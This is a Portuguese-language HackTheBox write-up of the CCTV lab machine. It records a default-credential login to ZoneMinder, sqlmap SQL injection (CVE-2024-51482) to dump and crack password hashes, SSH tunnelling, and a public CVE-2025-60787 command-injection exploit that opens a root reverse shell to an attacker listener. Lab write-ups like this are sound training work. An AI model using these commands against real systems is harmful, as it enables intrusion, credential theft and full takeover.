HackTheBox - CCTV

Dificuldade - Fácil

Yuji Kurata Sakatsume 190021276@aluno.unb.br

24 de abril de 2026

Sumário

1 Visão geral **2**

2 Reconhecimento **3**

3 Exploração **7**

4 Escalação de privilégios **10**

5 Conclusão **11**

Apêndices **13**

1 Visão geral

Este relatório trata do desafio CCTV da plataforma HackTheBox. A atividade consistia em um servidor Linux com sistema de videomonitoramento ZoneMinder, que fornece interface em navegador para controle de câmeras. A superfície de ataque explorada foi a interface web do ZoneMinder, a partir da qual fez-se enumeração e identificação de credenciais. A partir do acesso autenticado, foram identificadas duas vulnerabilidades críticas: uma de SQL injection nos parâmetros de eventos, que permitiu a extração de hashes de senha, e uma de execução remota de código no serviço MotionEye. O caminho em seguida envolveu a criação de um túnel SSH para acessar o MotionEye, configurado apenas para acesso local, e o uso de um exploit automatizado para obter uma reverse shell com privilégios root, com a qual se capturou as flags.

2 Reconhecimento

Primeiramente se estudou a superfície de ataque exposta pela máquina, ou seja, portas abertas e serviços em execução. Para portas abertas, foi usado o nmap com o seguinte comando:

```
$ nmap -T4 -A <IP>
```

- -T4: Define a velocidade do scan como agressiva (nível 4 de 5), com algum risco de perda de pacote.
- -A: Ativa a detecção avançada (OS, versões, script scanning e traceroute).

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-17 23:03 -0300
Nmap scan report for [IP]
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol
    2.0)
| ssh-hostkey:
|_  256 [ECDSA_KEY_FINGERPRINT] (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: SecureVision CCTV & Security Solutions
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
    org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 87.96 seconds
```

Pode-se identificar uma porta 80 com TCP e a possibilidade de acesso SSH pela porta 22 caso credenciais sejam encontradas.



Figura 1: Página inicial.

No código-fonte da página inicial, foi encontrado o seguinte trecho:

```
|    |
|---|
|<header>|
|<h1>SecureVision</h1>|
|<a href="[http://cctv.htb/zm](http://cctv.htb/zm)" class="login-btn">Staff Login
    </a>|
|</header>|
```

o qual revela a existência de uma página de login.



Figura 2: Tela de login.

Como parte do procedimento inicial, foram testadas senhas padrão comuns para o serviço. No caso do serviço Zoneminder, a combinação padrão de usuário e senha é "admin"e "admin". [1] Ao testar, permitiram o acesso ao sistema.



Figura 3: Tela após login.

Na imagem, determina-se a versão do serviço Zoneminder como v1.37.63. De acordo com a base de dados do NIST, é uma versão vulnerável a ataque de boolean-based SQL injection, registrado como CVE-2024-51482. [2]

Trata-se de uma vulnerabilidade a qual afeta, especificamente nas versões 1.37.* até 1.37.64,

por permitir que um atacante autenticado execute comandos SQL arbitrários no banco de dados do sistema.

Como documentado em um relatório de segurança [3], no endereço

```
http://<IP>/zm/index.php?view=request&request=event&action=removetag&tid=1
```

há o parâmetro tid vulnerável a SQL injection, com ataque automatizável com sqlmap.

A partir do seguinte comando, identificou-se o banco de dados e se o parâmetro é injetável.

```
$ sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=
    removetag&tid=1"  --cookie=<COOKIE>
...
sqlmap identified the following injection point(s) with a total of 276 HTTP(s)
    requests:
---
Parameter: tid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: view=request&request=event&action=removetag&tid=1 AND (SELECT 2599
    FROM (SELECT(SLEEP(5)))OLGQ)
---
...
```

De acordo com a saída, o DBMS é MySQL e é vulnerável a injeção tipo time-based blind.

Com a adição das flags --dbs"para descobrimento de bancos de dado, --technique=T"para a limitar o tipo de ataque (apenas testes time-based blind injection) e -p "tid para especificar o parâmetro a ser testado:

```
$ sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=
    removetag&tid=1" \
  -p "tid" \
  --cookie=<COOKIE> \
  --dbs \
  --technique=T
...
available databases [3]:
[*] information_schema
[*] performance_schema
[*] zm
...
```

Entre as bases descobertas está a zm, provavelmente a usada pelo Zoneminder. Por isso, adicionam-se as flags "-D zm" e "–tables" para indicar de qual base extrair as tabelas.

```
$ sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=
   removetag&tid=1" -p "tid"  --cookie=<COOKIE>   --dbs --batch --technique=T -D
   zm --tables
...
| TriggersX10          |
| User_Preferences     |
| Users                |
| ZonePresets          |
| Zones                |
...
```

A saída contém 43 tabelas, entre as quais a tabela Users, a qual provavelmente contém dados de autenticação. Então, adicionam-se as flags "–dump" para extrair valores da tabela e "-T Users" para especificar de qual tabela.

```
$ sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=
   removetag&tid=1" -p "tid"  --cookie=<COOKIE>   --batch --technique=T -D zm --
   dump -T Users

+------------+-----------------------------------------------------------------+
| Username   | Password                                                        |
+------------+-----------------------------------------------------------------+
| superadmin | bcrypt hash                                                     |
| mark       | bcrypt hash                                                     |
| admin      | bcrypt hash                                                     |
+------------+-----------------------------------------------------------------+
```

A saída contém, entre outros, dados de usuário, número de telefone, e-mail, permissões e hashes de senha em bcrypt.

Usou-se john para extrair as senhas junto a wordlist rockyou75. [4]

```
$ john --format=bcrypt --wordlist=rockyou-75.txt <FILE>
```

Foi possível extrair as senhas de admin (já conhecida) e mark, mas não superadmin.

Com as credenciais, acessou-se o sistema via SSH.

```
$ ssh -p 22 mark@cctv
```

3 Exploração

```
mark@cctv:~$ sudo -l
[sudo] password for mark:
Sorry, user mark may not run sudo on cctv.

mark@cctv:/home$ ls
mark  sa_mark
mark@cctv:/home$ cd sa_mark/
-bash: cd: sa_mark/: Permission denied
```

Como evidenciado, não há comandos definidos para mark executar com sudo. Além disso, há um diretório sa_mark possivelmente acessível com login de superadmin.

Ao procurar arquivos com SUID (Set owner User ID up on execution) com o comando

```
$ find / -perm -4000 -type f 2>/dev/null
```

são revelados os programas/arquivos os quais, quando executados, dão as permissões do dono do programa/arquivo para o usuário que o executou. Neste caso, o dono é o root.

- /: inicia busca a partir da raiz do sistema de arquivos.
- -perm -4000: arquivos com bit SUID ativado. Quando executados, elevam privilégio para owner.
- -type f: ignora diretórios, links etc; busca apenas arquivos regulares.
- 2>/dev/null: fluxo de mensagens de erro (stderr) redirecionado para /dev/null (null device), logo não aparece no output.

No caso, nenhum programa exibido foi particularmente interessante.

```
$ pkexec --version
pkexec version 124
```

Mesmo o pkexec possui versão não vulnerável à vulnerabilidade Pwnkit. [5]

O comando a seguir exibe o conteúdo do arquivo de configuração de tarefas agendadas do sistema (cron) em nível global. Este arquivo define quais scripts serão executados automaticamente em intervalos regulares, o qual às vezes apresenta oportunidade para escalação de privilégios.

```
$ cat /etc/crontab
```

Entretanto, não foram achadas atividades anormais ou com permissões incorretas.

Em sequência tentou-se verificar a pasta /tmp. Normalmente, ela é globalmente gravável, com permissões de leitura, escrita e execução.

```
mark@cctv:/tmp$ ls
...
MotionEye
...
```

Foi descoberto o serviço de vigilância motionEye, que providencia interface em navegador para controle de câmeras.

Em seguida, verificou-se a pasta /etc para checar arquivos de configuração.

```
mark@cctv:/etc/motioneye$ ls
camera-1.conf  motion.conf  motioneye.conf
mark@cctv:/etc/motioneye$ cat motion.conf
# @admin_username admin
# @normal_username user
# @admin_password <PASSWORD>
# @lang en
# @enabled on
# @normal_password

...
```

Aparentemente, é um arquivo de configuração que contém credenciais do serviço motionEye.

```
mark@cctv:/etc/motioneye$ cat motioneye.conf
...
# the IP address to listen on
# (0.0.0.0 for all interfaces, 127.0.0.1 for localhost)
listen 127.0.0.1

# the TCP port to listen on
port 8765
...
```

Já este arquivo indica que a interface de navegador roda localmente com escuta na porta 8765.

Isso indica que http://127.0.0.1:8765 é acessível por dentro do servidor, mas não externamente. Portanto, é necessário fazer redirecionamento de porta (port forwarding). Esse mecanismo intercepta tráfego vindo de uma combinação <ADDRESS>:<PORT_NUMBER> e redireciona para outra combinação. Neste caso, tal mapeamento será feito através de um túnel SSH.

```
$ ssh -L 8765:127.0.0.1:8765 mark@cctv.htb
```

Após o login, é possível acessar o endereço http://127.0.0.1:8765/, cuja página inicial apresenta um formulário de login.



Figura 4: Login.

Com as credenciais encontradas previamente no arquivo de configuração, acessou-se o serviço.

Figura 5: Página inicial motionEye.

Dentro das configurações, acharam-se dados de versões dos serviços motionEye e motion.



Figura 6: Versões.

De acordo com a base de dados do NIST, é uma versão com vulnerabilidade registrada como CVE-2025-60787. [6] Ela permite que um atacante autenticado como administrador injete comandos arbitrários no sistema através de parâmetros de configuração, os quais não são sanitizados. Quando o Motion é reiniciado, podem-se executar códigos maliciosos com permissões do serviço.

4 Escalação de privilégios

A partir do exploit público disponível no repositório `https://github.com/gunzf0x/CVE-2025-60787` [7], foi adquirida uma reverse shell.

O procedimento consistiu em iniciar um listener na máquina atacante e executar o exploit apontando para o túnel SSH previamente estabelecido:

```
# Na maquina atacante
$ nc -lnvp 9001

# Na maquina alvo
$ python CVE-2025-60787.py revshell \
  --url 'http://127.0.0.1:8765' \
  --user 'admin' \
  --password <PASSWORD> \
  -i <attackerIP> \
  --port 9001
```

O programa realiza a injeção do payload no parâmetro image_file_name e obtém reverse shell com privilégios root, o que permite a captura das flags de usuário e root:

```
Connection from <IP>:<PORT>
bash: cannot set terminal process group (2838): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye# whoami
whoami
root
root@cctv:/etc/motioneye# cd /
cd /
root@cctv:/# cat root/root.txt
cat root/root.txt
<ROOT_FLAG>
root@cctv:/# cd /home/sa_mark
cd /home/sa_mark
root@cctv:/home/sa_mark# ls
ls
SecureVision Staff Announcement.pdf
user.txt
root@cctv:/home/sa_mark# cat user.txt
cat user.txt
<USER_FLAG>
root@cctv:/home/sa_mark# exit
```

5 Conclusão

A exploração iniciou-se com a identificação da versão vulnerável do ZoneMinder (1.37.63) e o uso de credenciais padrão admin:admin para acesso autenticado à interface web. A partir desse acesso, foi descoberto o serviço auxiliar MotionEye em execução local na porta 8765, acessível via túnel SSH, cuja versão apresentava a vulnerabilidade crítica CVE-2025-60787 (injeção de comandos no parâmetro image_file_name). A exploração desta falha permitiu a obtenção de uma reverse shell como root, a partir da qual se pôde obter as flags de usuário e de root.

Referências

[1] Zoneminder. *Getting Started*. URL: https://github.com/ZoneMinder/zoneminder/blob/master/docs/userguide/gettingstarted.rst.

[2] *CVE-2024-51482 Detail*. URL: https://nvd.nist.gov/vuln/detail/CVE-2024-51482.

[3] Zoneminder. *Boolean-based SQL Injection in ZoneMinder v1.37.* <= 1.37.64*. ZoneMinder v1.37.* <= 1.37.64 is vulnerable to boolean-based SQL Injection in function of web/ajax/event.php. URL: https://github.com/ZoneMinder/zoneminder/security/advisories/GHSA-qm8h-3xvf-m7j3.

[4] Daniel Miessler. *SecLists*. URL: https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/rockyou-75.txt.

[5] National Vulnerability Database. *CVE-2021-4034 Detail*. URL: https://nvd.nist.gov/vuln/detail/cve-2021-4034.

[6] *CVE-2025-60787 Detail*. URL: https://nvd.nist.gov/vuln/detail/CVE-2025-60787.

[7] gunzf0x. *CVE-2025-60787 - Authenticated RCE in motionEye*. URL: https://github.com/gunzf0x/CVE-2025-60787.

Apêndices

Ferramentas

Name	Description	Link
Nmap	Escaneador de rede e vulnerabilidade	`https://nmap.org/`
John the Ripper	Password cracker	`https://github.com/openwall/john`